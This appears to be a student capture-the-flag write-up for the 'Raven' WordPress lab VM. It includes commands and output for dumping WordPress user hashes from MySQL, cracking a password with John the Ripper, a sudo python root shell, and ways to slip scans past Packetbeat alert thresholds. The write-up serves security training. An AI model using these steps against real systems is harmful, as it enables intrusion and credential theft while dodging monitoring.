
  cat wp-config.php

Result: R@v3nsecurity



Exploitation: 4 “WordPress Database data exfiltration”

- **How did you exploit the vulnerability?**
  - In MySQL Database, commands:
    - show database;
    - use wordpress;
    - show tables;
    - select * from wp_users;
  - Copied Steven’s unsalted password hash from MySQL database saved to wp_hashes.txt
  - Cracked via John the Ripper
    - Password: pink84
  - SSH into Steven’s account
  - Escalated to root via sudo python



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+----------+-------------
-------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_register
ed     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+------------------+----------+-------------
-------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22
:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23
:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+-------------
-------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: 5 “Privilege escalation via sudo python”

- **What did the exploit achieve?**

  Escalated access to root level

- **Commands:**

  sudo python –c ‘import pty;pty.spawn(“/bin/bash”0;’

  Id

  Cd /root

  Cat flag4.txt

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@TARGET1:/ > id
uid=0(root) gid=0(root) groups=0(root)
root@TARGET1:/ > cd /root
root@TARGET1:/root > ls
flag4.txt
root@TARGET1:/root > cat flag4.txt
_____
| ___ \
| |_/ /__ ___   ____ _ __
|      / / _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

Avoiding Detection

Stealth Exploitation of Port Scanning

Monitoring Overview

Which alerts detect this exploit?

HTTP Request Size

Which metrics do they measure?

Packetbeat

Which thresholds do they fire at?

>3500 in 1 minute


Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  nmap -sC –sV -Pn 192.168.1.110

- Are there alternative exploits that may perform better?

  There are many ip scanner/port scanners available but none as robust as nmap.



Stealth Exploitation of Enumerating WordPress


Monitoring Overview

- Which alerts detect this exploit?

  Excessive HTTP Errors & HTTP Request Size monitoring
- Which metrics do they measure?

  Packetbeat
- Which thresholds do they fire at?

  HTTP response code >=400 in 5 minutes & HTTP request size >= 3500 in 1 minute



Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  wpscan --url http://192.168.1.110/wordpress --wp-content-dir -at -eu
- Are there alternative exploits that may perform better?

  wp scan is the best performing exploit to use against wordpress

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit?
- There was no alert that was set off since we ran John on our local machine

```
root@Kali:/usr/share/wordlists# john -show wp_hashes.txt
steven:pink84
```

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- To use John the Ripper without triggering any alerts, you would make a copy of the hashed passwords to your local machine and run John the Ripper there
- Are there alternative exploits that may perform better?
- We can use Hashcat rather than John the Ripper to crack the password. Hashcat can be configured to use the GPUs (rather than CPU) of the machine


That's all Folks!